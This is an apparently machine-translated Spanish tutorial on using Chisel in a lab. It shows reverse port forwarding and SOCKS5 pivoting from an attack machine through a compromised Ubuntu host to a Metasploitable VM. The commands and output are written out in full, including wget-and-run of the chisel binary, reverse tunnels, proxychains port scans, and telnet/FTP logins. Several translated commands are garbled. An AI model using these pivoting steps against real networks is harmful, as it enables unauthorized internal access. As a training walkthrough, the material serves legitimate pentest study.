

A Detailed Guide on
CHISEL

Contenido

Antecedentes del reenvío de puertos:	3
Introducción al cincel.....	3
Establecer una conexión con el host remoto.....	3
Instalación	4
Ejemplo de reenvío de puerto local - 1	5
Ejemplo de reenvío de puerto local - 2	7
Establecer conexión con SOCKS5 Proxy.....	9
Configurar SOCKS5 en el archivo proxychains4.conf.....	12
Captura de banner del host remoto con cadenas proxy....	13
Conexión Telnet usando cadenas proxy	13
Conexión FTP usando cadenas proxy.....	14
Conexión de VNC Viewer usando cadenas proxy	15
Conclusión:	17

Una guía detallada sobre cinkel

Antecedentes del reenvío de puertos:

El reenvío de puertos en una red informática, también conocido como mapeo de puertos de transición de direcciones de red (NAT), redirige una solicitud de comunicación de una combinación de dirección y número de puerto a otra mientras los paquetes atraviesan una puerta de enlace de red, como un firewall o un enrutador. Se utiliza para mantener alejado el tráfico no deseado. Un administrador de red utiliza una dirección IP para todas las comunicaciones externas en el

Internet mientras dedica múltiples servidores con diferentes IPS y puertos internamente para realizar diversas tareas según los requisitos de la organización.

Introducción al cinkel

Chisel es una herramienta de código abierto escrita en lenguaje Go (Golang), útil principalmente para atravesar firewalls, aunque también se puede utilizar para proporcionar un punto final seguro en su red. Es un túnel TCP/UDP rápido, transportado a través de HTTP y protegido mediante SSH. Además, se requieren dos cosas para establecer una conexión entre un host remoto y el equipo atacante, donde el equipo atacante actuará como servidor y el host remoto como cliente.

Establecer una conexión con el host remoto

Estamos estableciendo una conexión con el host remoto con credenciales válidas. El host remoto puede ser un objetivo y un punto de túnel para el siguiente salto. Si hay otro salto al que podamos conectarnos, entonces el host remoto actuará como punto de enrutamiento. Nos conectamos como usuario pentest con el host mediante el protocolo SSH, que significa Secure Socket Shell y transmite datos en forma cifrada. Una vez que nos conectemos con el host remoto, veremos el estado de la red interna, que se puede lograr usando los siguientes comandos.

-una interfaz completa

-n muestra la dirección IP

-t mostrar conexiones tcp

-p mostrar ID/nombre del proceso

```
ssh pentest@192.168.1.15
```

```
netstat -antp
```



```

(root@kali)-[~]
# ssh pentest@192.168.1.15
pentest@192.168.1.15's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Oct 23 13:06:04 2022 from 192.168.1.205
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pentest@ubuntu:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.15:22        192.168.1.205:56234     ESTABLISHED
tcp        0      0 192.168.1.15:50842     35.232.111.17:80       TIME_WAIT
tcp6       0      0 :::1:631               :::*                    LISTEN
tcp6       0      0 :::22                  :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN

```

Instalación

La instalación de Chisel es sencilla en Kali Linux ya que viene con un paquete de distribución. Podemos instalarlo usando el siguiente comando.

```

apto para instalar chisel

```

```

(root@kali)-[~]
# apt install chisel
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
chisel is already the newest version (1.7.4-0kali1).
The following packages were automatically installed a
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8
  libpython3.9-stdlib libsvtav1enc0 libwebsockets16 l
  python3-typing-inspect python3.9 python3.9-minimal
Use 'apt autoremove' to remove them.

```


Ejemplo de reenvío de puerto local: 1

En reenvío de puertos inverso, permite conectarse a servicios remotos alojados en una red interna. Aquí estamos utilizando una utilidad de cincel para lograr nuestro objetivo. Requerirá que sigas varios pasos. En el primer paso, configuramos un servidor inverso en nuestra máquina base (Kali) especificando un número de puerto de 5000.

```
(root@kali)-[~]  
# chisel server -p 5000 --reverse  
2022/10/23 16:14:10 server: Reverse tunnelling enabled  
2022/10/23 16:14:10 server: Fingerprint ZuPD10XtVjGPU04DhWjNQwwe  
2022/10/23 16:14:10 server: Listening on http://0.0.0.0:5000
```

Una vez que nuestro servidor Chisel esté listo y el túnel inverso esté habilitado, se nos pedirá que transfiramos un binario de chisel al host remoto. Los binarios de chisel se pueden descargar desde el repositorio oficial según la arquitectura del sistema. Todos los últimos binarios disponibles se pueden encontrar accediendo a la pestaña de lanzamientos. Como lo probaremos en un sistema Linux con arquitectura AMD64, seleccionamos los resultados uno.

Enlace de descarga: <https://github.com/jpillora/chisel/releases>



The screenshot shows the GitHub releases page for the repository `jpillora/chisel`. The page displays a list of 26 assets for the latest release, version 1.7.7. The asset `chisel_1.7.7_linux_amd64.gz` is highlighted with a red box, indicating it is the selected download for a Linux system with AMD64 architecture.

Asset Name	Size	Date
<code>chisel_1.7.7_checksums.txt</code>	2.21 KB	Jan 30, 2022
<code>chisel_1.7.7_darwin_amd64.gz</code>	3.21 MB	Jan 30, 2022
<code>chisel_1.7.7_darwin_arm64.gz</code>	3.15 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_386.gz</code>	2.87 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_amd64.gz</code>	3.08 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_arm64.gz</code>	2.84 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_armv6.gz</code>	2.85 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_armv7.gz</code>	2.84 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_mips64le_hardfloat.gz</code>	2.6 MB	Jan 30, 2022
<code>chisel_1.7.7_linux_mips64le_softfloat.gz</code>	2.61 MB	Jan 30, 2022
Source code (zip)		Jan 30, 2022
Source code (tar.gz)		Jan 30, 2022

Show all 26 assets

Después de clonar el repositorio, se guardará en la carpeta de descargas en formato de archivo zip. A continuación, descomprimiremos el archivo usando la utilidad gunzip . Como se mencionó anteriormente, necesitamos transferirlo al sistema de destino para configurar un cincel como cliente. Para transferir el archivo, configuramos un servidor Python en nuestro sistema local, que alojará nuestro archivo en el puerto 80.

1. clon de git <https://github.com/jpillora/chisel.git>
2. cincel gunzip_1.7.7_linux_amd64.gz
3. python3 -m http.server 80

```
(root@kali)-[~/Downloads/chisel]
# ls
chisel_1.7.7_linux_amd64.gz

(root@kali)-[~/Downloads/chisel]
# gunzip chisel_1.7.7_linux_amd64.gz

(root@kali)-[~/Downloads/chisel]
# ls
chisel_1.7.7_linux_amd64

(root@kali)-[~/Downloads/chisel]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Descargamos el binario chisel en el directorio /tmp del host remoto , donde todos tienen permiso completo sobre los archivos. Luego le damos permiso total al archivo para que podamos ejecutarlo. Supongamos que no damos el permiso adecuado para presentar. En ese caso, no podemos ejecutarlo ya que está configurado solo para permiso de lectura cuando descargamos algo en el directorio temporal como usuario con pocos privilegios. Para establecer una conexión remota, necesitamos un servidor chisel y un cliente chisel donde el servidor chisel será el cuadro de ataque y el servidor chisel será la máquina objetivo. Como ya configuramos un servidor chisel en el puerto 5000 anteriormente, estamos estableciendo una conexión con el servidor. En este ejemplo, mencionamos a Chisel como cliente y le dimos la dirección IP y el número de puerto del servidor (5000). Luego mencionamos un puerto de acceso (4444) y un host local con un puerto donde el servicio HTTP se aloja internamente en el sistema remoto.

1. wget 192.168.1.205/chisel_1.7.7_linux_amd64
2. chmod 777 cincel_1.7.7_linux_amd64
3. ./chisel_1.7.7_linux_amd64 cliente 192.168.68.141:5000 R:4444:localhost:8080

```
pentest@ubuntu:/tmp$ wget 192.168.1.205/chisel_1.7.7_linux_amd64
--2022-10-23 13:12:39-- http://192.168.1.205/chisel_1.7.7_linux_amd64
Connecting to 192.168.1.205:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8077312 (7.7M) [application/octet-stream]
Saving to: 'chisel_1.7.7_linux_amd64'

chisel_1.7.7_linux_amd64 100%[=====]
2022-10-23 13:12:39 (454 MB/s) - 'chisel_1.7.7_linux_amd64' saved [8077312/8077312]

pentest@ubuntu:/tmp$ chmod 777 chisel_1.7.7_linux_amd64
pentest@ubuntu:/tmp$ ./chisel_1.7.7_linux_amd64 cliente 192.168.1.205:5000 R:4444:localhost:8080
2022/10/23 13:16:38 client: Connecting to ws://192.168.1.205:5000
2022/10/23 13:16:38 client: Connected (Latency 902.181µs)
```



Ejemplo de reenvío de puerto local - 2

Esta vez, hay otra forma de acceder al servicio HTTP utilizando la dirección IP del atacante en lugar de la interfaz loopback. Se nos pedirá que instalemos un cincel en la máquina de destino para lograr el objetivo. En este ejemplo, estamos usando el sistema ubuntu. Como el cincel está escrito en lenguaje Golang, necesitamos instalar Golang en el sistema de destino usando el siguiente comando.

apto para instalar golang

```
root@ubuntu:~# apt install golang
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer needed:
  libfprint-2-tod1 libfwupdplugin1 libllvm9
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu g++ g++-9
  golang-race-detector-runtime golang-src libasan5 libatomic1
  libubsan1 linux-libc-dev manpages-dev
Suggested packages:
  binutils-doc g++-multilib g++-9-multilib gcc-9-doc gcc-multilib
```

A continuación, descargamos un cincel de su repositorio oficial para instalarlo en el sistema de destino. Go build es una herramienta de compilación automática que tiene como objetivo reemplazar archivos Make para proyectos simples escritos en el lenguaje de programación Go. Crea un gráfico de dependencia de todas las importaciones locales y las compila en el orden correcto utilizando el compilador GC Go. Ldflags significa indicadores del vinculador y se utiliza para pasar indicadores al vinculador subyacente en la cadena de herramientas de Go. Los indicadores del enlazador -s y -w no son estrictamente necesarios, pero disminuyen el tamaño del binario resultante. Al navegar por la carpeta de descargas del cincel, simplemente lo instalamos con la ayuda de go build.

1. clon de git <https://github.com/jpillora/chisel.git>
2. apto para instalar golang
3. vaya a compilar -ldflags="-s -w"


```

root@ubuntu:~# git clone https://github.com/jpillora/chisel.git
Cloning into 'chisel'...
remote: Enumerating objects: 2063, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 2063 (delta 0), reused 3 (delta 0), pack-reused 2057
Receiving objects: 100% (2063/2063), 3.44 MiB | 13.33 MiB/s, done.
Resolving deltas: 100% (963/963), done.
root@ubuntu:~# cd chisel/
root@ubuntu:~/chisel# go build -ldflags="-s -w"

```

Luego configuramos un servidor chisel en el puerto 5000 en el cuadro de ataque como en el ejemplo anterior. En el último ejemplo, accedemos a él desde la interfaz loopback del cuadro atacante, conectándonos al servicio alojado en la red interna remota. Esta vez accederemos al servicio HTTP en el puerto 8888 del lado del atacante. La máquina Ubuntu, nuestro cliente, establecerá una conexión con el servidor remoto (192.168.1.205) y el puerto 5000. Una vez creado un túnel, permitirá acceder al servicio HTTP alojado en loopback (127.0.0.1) en el puerto remoto 8888.


```
./chisel cliente 192.168.1.205:5000 R:8888:localhost:8080
```

```

root@ubuntu:~/chisel# ./chisel client 192.168.1.205:5000 R:8888:localhost:8080
2022/10/23 13:29:21 client: Connecting to ws://192.168.1.205:5000
2022/10/23 13:29:21 client: Connected (Latency 559.384µs)

```

Cuando se establece una conexión con el servidor chisel, podemos acceder al servicio HTTP desde el cuadro de ataque en el puerto 8888.




← → ↻ 192.168.1.205:8888

Welcome to Hacking Articles

Establecer conexión con el proxy SOCKS5

Durante la evaluación interna, podemos encontrarnos cuando comprometemos un sistema y ese sistema se está comunicando con otro sistema usando un adaptador diferente o una subred diferente. Se puede verificar usando `ipconfig/ifconfig`, donde podemos ver si ese sistema está conectado a una red diferente a través de un adaptador diferente. En tales escenarios, el reenvío de puertos locales no funcionará y tenemos que identificar qué puertos están abiertos para el tráfico saliente. Como se muestra en la captura de pantalla siguiente, no pudimos establecer una conexión con el host remoto.



Para superar este problema, tenemos que seguir varios pasos. Primero, configuramos un servidor chisel en el cuadro de ataque en el puerto 8000.

```
servidor de cincel -p 8000 --reverse
```

```
(root@kali)-[~]
# chisel server -p 8000 --reverse
2022/10/24 10:04:39 server: Reverse tunnelling enabled
2022/10/24 10:04:39 server: Fingerprint BuG07p/i2TQ8Fv7RmZF665P55hM0CSlI1hZZbFF8lkk=
2022/10/24 10:04:39 server: Listening on http://0.0.0.0:8000
2022/10/24 10:05:49 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Luego establecemos una conexión con el servidor chisel desde el cuadro de ubuntu mencionando el acceso remoto en el proxy de calcetines. Al igual que la mayoría de los otros tipos de proxy, los proxies SOCKS ocultan la dirección IP del cliente y sirven para eludir las restricciones geográficas. A diferencia de HTTP, SOCKS no puede interpretar datos web. Sin embargo, se utilizan principalmente para facilitar la comunicación con sitios web con firewalls y limitar el acceso habitual de los clientes. Toda la comunicación se puede realizar en el proxy SOCKS5 utilizando utilidades como `proxychains` o `proxychain4`.

-p: puerto de escucha del servidor (caja de ataque)

--socks5: inicia un proxy SOCKS4/SOCKS5 interno

--reverse: permite el reenvío de puertos inverso

```
./chisel cliente 192.168.1.205:8000 R:socks
```

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.205:8000 R:socks
2022/10/24 07:05:49 client: Connecting to ws://192.168.1.205:8000
2022/10/24 07:05:49 client: Connected (Latency 1.090482ms)
```

También podemos acceder al puerto de un objetivo individual usando el siguiente comando. Nos conectamos con el servidor alojado en la máquina atacante y luego accedemos al servicio objetivo a través de un túnel.

```
./cliente cincel 192.168.1.205:8000 R:8001:192.168.146.128:9001
```

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.205:8000 R:8001:192.168.146.128:9001
2022/10/24 07:06:37 client: Connecting to ws://192.168.1.205:8000
2022/10/24 07:06:37 client: Connected (Latency 376.738µs)
```

Además, podemos especificar el proxy de calcetines mientras configuramos el servidor chisel. En el siguiente ejemplo, hemos configurado un servidor chisel en el puerto 9001 utilizando el proxy calcetines5.

```
servidor de cincel -p 9001 --socks5
```

```
(root@kali)-[~]
# chisel server -p 9001 --socks5
2022/10/24 10:06:56 server: Fingerprint u18L71woI8u3estXjHFcVUf3147DNqvGKlCznmR
2022/10/24 10:06:56 server: Listening on http://0.0.0.0:9001
```

Toda la configuración anterior se realiza a nivel del sistema, pero ¿cómo sabrá el navegador que queremos acceder al servicio HTTP? Entonces, también lo configuramos en el navegador. De lo contrario, no podremos navegar por ningún servicio HTTP o HTTPS. Para hacer eso, configuramos manualmente nuestro navegador navegando por la configuración como proxy SOCKS y un host como dirección IP de interfaz loopback, 127.0.0.1, y la versión de SOCKS como SOCKS4 o SOCKS5, que dependen de la versión que estemos usando. En este ejemplo, usamos SOCKS5 y el número de puerto 1080. Y no hay proxy para la interfaz loopback. También se puede hacer utilizando el complemento foxyproxy disponible en Mozilla Firefox.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy

Port

0

☐ Also use this proxy for HTTPS

HTTPS Proxy

Port

0

SOCKS Host

127.0.0.1

Port

1080

☐ SOCKS v4

☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5

☐ Enable DNS over HTTPS

Use Provider



Cloudflare (Default)

Help

Cancel

OK

Ahora podremos acceder a los servicios sin problemas. Podemos verificar el acceso al servicio HTTP de destino donde se enviará la solicitud a través de un proxy.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Configure SOCKS5 en el archivo proxychains4.conf

Si proxychains4 no está configurado para el proxy calcetines5, podemos realizar una entrada en su archivo de configuración usando cualquier editor de texto. El archivo de configuración se encuentra en /etc como proxychains4.conf.



Para editar el archivo de configuración, debemos comentar el proxy calcetines4 si está configurado de forma predeterminada y agregar calcetines5 en la interfaz loopback con el número de puerto. Podemos usar cualquier puerto, pero en este ejemplo, Usamos el puerto 1080.



Toma de banner del host remoto con cadenas proxy


Tomemos el banner de los puertos 21, 23 y 5900. El puerto 21 pertenece al protocolo de transferencia de archivos, el 23 al telnet y el 5900 al servidor VNC. FTP transfiere archivos desde diferentes fuentes a diferentes destinos y telnet se utiliza para la conexión remota en la interfaz de línea de comandos. Por otro lado, VNC se puede utilizar para establecer una conexión remota basada en GUI. Para capturar los banners o acceder al host remoto, tenemos que usar cadenas de proxy antes de usar cualquier comando para que la solicitud se realice desde el túnel que creamos. A partir del resultado, se confirma que los tres puertos están abiertos. En nuestro comando, hemos usado las opciones -zvn que significan:

-n No realice búsquedas de servicios o DNS en direcciones, nombres de host o puertos específicos.

-v Haga que nc proporcione una salida más detallada.

-z Especifica que nc solo debe buscar demonios de escucha sin enviarles ningún dato.

```
cadenas proxy nc -zvn 192.168.146.128 21 23 5900
```



```
(root@kali)-[~]
# proxychains nc -zvn 192.168.146.128 21 23 5900
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:21 ... OK
(UNKNOWN) [192.168.146.128] 21 (ftp) open : Operation now in progress
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:23 ... OK
(UNKNOWN) [192.168.146.128] 23 (telnet) open : Operation now in progress
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:5900 ... OK
(UNKNOWN) [192.168.146.128] 5900 (?) open : Operation now in progress
```

Conexión Telnet usando cadenas proxy

Telnet es un protocolo remoto que no cifra los datos durante la transmisión. Transmite datos en formato de texto plano.

Establezcamos una conexión telnet con credenciales válidas msfadmin/msfadmin. Como era de esperar, establecimos con éxito una conexión remota con el host remoto mediante el protocolo telnet.

```
cadenas proxy telnet 192.168.146.128
```

```
[root@kali]~# proxychains telnet 192.168.146.128
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Trying 192.168.146.128 ...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.146.128:23  ...  OK
Connected to 192.168.146.128.
Escape character is '^]'.
```

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

```
metasploitable login: msfadmin
```

Password:

```
Last login: Mon Oct 24 10:36:55 EDT 2022 on tty1
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

```
msfadmin@metasploitable:~$
```

Conexión FTP usando cadenas proxy

FTP (Protocolo de transferencia de archivos) es un protocolo de red para transmitir archivos entre computadoras a través de conexiones de Protocolo de control de transmisión/Protocolo de Internet (TCP/IP). Dentro de la suite TCP/IP, FTP se considera un protocolo de capa de aplicación. Conectémonos con las mismas credenciales que usamos en telnet.

Nos conectamos a ftp correctamente y con el comando ls podemos enumerar el archivo disponible en el directorio.

cadena proxy ftp 192.168.146.128


```

(root@kali)-[~]
# proxychains ftp 192.168.146.128
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:21 ... OK
Connected to 192.168.146.128.
220 (vsFTPD 2.3.4)
Name (192.168.146.128:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30421|).
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:30421 ... OK
150 Here comes the directory listing.
drwxr-xr-x  6 1000    1000          4096 Apr 28  2010 vulnerable

```

Conexión de VNC Viewer mediante cadenas proxy

